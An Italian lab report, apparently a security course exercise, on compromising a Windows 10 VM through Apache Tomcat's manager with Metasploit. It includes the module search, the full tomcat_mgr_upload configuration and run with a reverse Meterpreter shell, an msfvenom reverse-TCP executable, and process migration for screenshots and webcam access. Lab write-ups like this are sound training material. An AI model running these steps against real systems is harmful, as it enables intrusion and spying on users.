Report Exploit servizio tomcat Windows10

Introduzione

Il report documenta un attacco condotto sulla macchina target Windows 10 attraverso lo sfruttamento del servizio **Apache Tomcat** , un server Web e un contenitore di servlet precedentemente identificato come vulnerabile tramite una scansione **Nessus**.

Il processo si identifica in due fasi:

- **Payload Iniziale:** Utilizzo di una sessione **Java Meterpreter** per ottenere l'accesso al sistema.
- **Upgrade della sessione:** Poiché la sessione Java operava nella **Sessione 0** (dedicata ai Servizi), è stata effettuata una transizione a un payload **Windows nativo** (`upgrade.exe`) per interagire con l'interfaccia grafica dell'utente.

Obiettivo

Una volta ottenuta una sessione Meterpreter,bisogna recuperare diverse informazioni come:

1. **Identificazione della piattaforma.**
2. **Impostazioni di rete della macchina target**
3. **Webcam attive della macchina target.**
4. **Screenshot del desktop.**

Strumenti laboratorio

1. **Windows10:** Macchina target
2. **Kali:** Macchina attaccante
3. **Metasploit:** Piattaforma d’attacco
4. **Msfvenom:** tool per generazione di payload personalizzati

---

Fase 1 - Configurazione ambiente

Prima della fase exploit,si è proceduto alla configurazione IP delle due macchine seguite da un ping per testare l'effettiva connessione.

1. **Macchina target(windows10):** 192.168.200.200
2. **Macchina host (kali):** 192.168.200.100




Fig.1 Configurazione IP Windows10




Fig.2 Configurazione IP Kali




*Fig.3 Verifica ping

Fase 2 - Scansione Nessus e studio del report fornito

In questa fase, l'attività continua con l'analisi dei risultati ottenuti dal Vulnerability Scanning attraverso **Nessus**.
Il risultato della scansione ha evidenziato una lista di vulnerabilità, dove quelle **critiche** sono risultate relative al servizio **Apache Tomcat**.
Essendo Tomcat il servizio target,verrà utilizzato per ottenere una sessione **meterpreter** attraverso il framework **Metasploit .**

*Fig.4 Dashboard dei risultati scansione




*Fig.5 Lista vulnerabilità Apache Tomcat

Fase 3 - Sfruttamento vulnerabilità tomcat

Identificato il target, si è utilizzato il framework Metasploit per tentare l'accesso. Inizialmente,è stato utilizzato il modulo **`tomcat_mgr_upload`**,con seguente configurazione:

1. **Payload:** java/meterpreter/reverse_tcp
2. **HttpUser:** admin
3. **HttpPass:** password
4. **RHOSTS:** 192.168.200.200
5. **RPORT:** 8080
6. **LHOST:** 192.168.200.100
7. **LPORT:** 7777





*Fig.6 Avvio Metasploit e ricerca modulo




Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3	_ target: Automatic detection	.	.	.	.
4	_ target: Windows	.	.	.	.
5	_ target: Linux	.	.	.	.
6	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
7	_ target: Java	.	.	.	.
8	_ target: Linux	.	.	.	.
9	_ target: Windows	.	.	.	.
10	_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)	.	.	.	.
11	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
12	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
13	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
14	_ target: Automatic	.	.	.	.
15	_ target: Java Universal	.	.	.	.
16	_ target: Windows Universal	.	.	.	.
17	_ target: Linux x86	.	.	.	.
18	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
19	_ target: Java Universal	.	.	.	.
20	_ target: Windows Universal	.	.	.	.
21	_ target: Linux x86	.	.	.	.
22	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
23	auxiliary/scanner/http/tomcat_enum	.	normal	No	Apache Tomcat User Enumeration
24	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	2016-10-10	manual	Yes	Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
25	exploit/linux/local/tomcat_ubuntu_log_init_priv_esc	2016-09-30	manual	Yes	Apache Tomcat on Ubuntu Log Init Privilege Escalation
26	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection

Fig.7 Risultato ricerca

La sessione è stata stabilita correttamente configurando il payload **java/meterpreter/reverse_tcp** dato che **Apache Tomcat** opera interamente su **Java**. Le credenziali di accesso (**`admin/password`**) sono state recuperate analizzando il file di configurazione **`tomcat-users.xml`** sul sistema target.



```
msf exploit(multi/http/tomcat_mgr_upload) > show  options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  password         no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5
                                            h, http
   RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.
```

Fig.8 Configurazione modulo




Fig.9 Recupero password

Fase 4 - Accesso e upgrade Sessione Meterpreter

Ottenuta la prima shell, è emerso un vincolo tecnico: la sessione Java opera nell'ambiente isolato dei servizi (**Sessione 0**) ed ogni tentativo di acquisizione dello screenshot risulta in un'immagine nera, poiché non vi è accesso al buffer grafico dell'utente loggato.

```
msf > use exploit/multi/http/tomcat_mgr_upload
^[[A^[[A[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying gg1n160q3BqVAZsJVLArBCn1lVG5U...
[*] Executing gg1n160q3BqVAZsJVLArBCn1lVG5U...
[*] Undeploying gg1n160q3BqVAZsJVLArBCn1lVG5U ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49450) at 2026-01-26 11:46:43 -0500

meterpreter > screenshot
Screenshot saved to: /home/kali/YpdwSURV.jpeg
meterpreter >
```

*Fig.10 Lancio ed verifica comando




*Fig.11 Verifica screenshot pre-venom

Per ovviare a questo problema si è proceduto con la **Generazione Payload Nativo** attraverso **msfvenom** ,tool utilizzato per generare, personalizzare e codificare payload con codice malevolo, creando il file **`upgrade.exe`** (Windows x64 reverse TCP).




*Fig.12 creazione payload msfvenom

Dopo aver **caricato il file sulla macchina vittima**, l'esecuzione del payload Windows nativo ha permesso l'apertura di una nuova sessione meterpreter per superare i vincoli della sessione precedente.




*Fig.13 Configurazione ricevitore payload





*Fig.14 Caricamento file

Per ottenere il pieno controllo dell'ambiente grafico, è stata eseguita la migrazione del processo malevolo su **explorer.exe** (PID 4060). Questa operazione è stata necessaria per passare dalla **Sessione 0** all'**interfaccia utente** , permettendo l'acquisizione corretta di screenshot e dati multimediali.



```
Process List
============

 PID   Name                  User                          Path
 ---   ----                  ----                          ----
 0     System Idle Process   NT AUTHORITY\System           System Idle Process
 4     System                NT AUTHORITY\SYSTEM           System
 276   smss.exe              NT AUTHORITY\SYSTEM           smss.exe
 344   VBoxService.exe       NT AUTHORITY\SYSTEM           VBoxService.exe
 360   csrss.exe             NT AUTHORITY\SYSTEM           csrss.exe
 436   wininit.exe           NT AUTHORITY\SYSTEM           wininit.exe
 452   csrss.exe             NT AUTHORITY\SYSTEM           csrss.exe
 512   winlogon.exe          NT AUTHORITY\SYSTEM           winlogon.exe
 552   services.exe          NT AUTHORITY\SYSTEM           services.exe
 560   lsass.exe             NT AUTHORITY\SYSTEM           lsass.exe
 644   svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 700   svchost.exe           NT AUTHORITY\SERVIZIO DI RETE svchost.exe
 736   java.exe              NT AUTHORITY\SYSTEM           java.exe
 820   dwm.exe               Window Manager\DWM-1          dwm.exe
 908   svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 916   svchost.exe           NT AUTHORITY\SERVIZIO DI RETE svchost.exe
 960   svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 968   svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 1016  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 1076  svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 1140  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 1300  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 1352  WmsSelfHealingSvc.exe NT AUTHORITY\SYSTEM           WmsSelfHealingSvc.exe
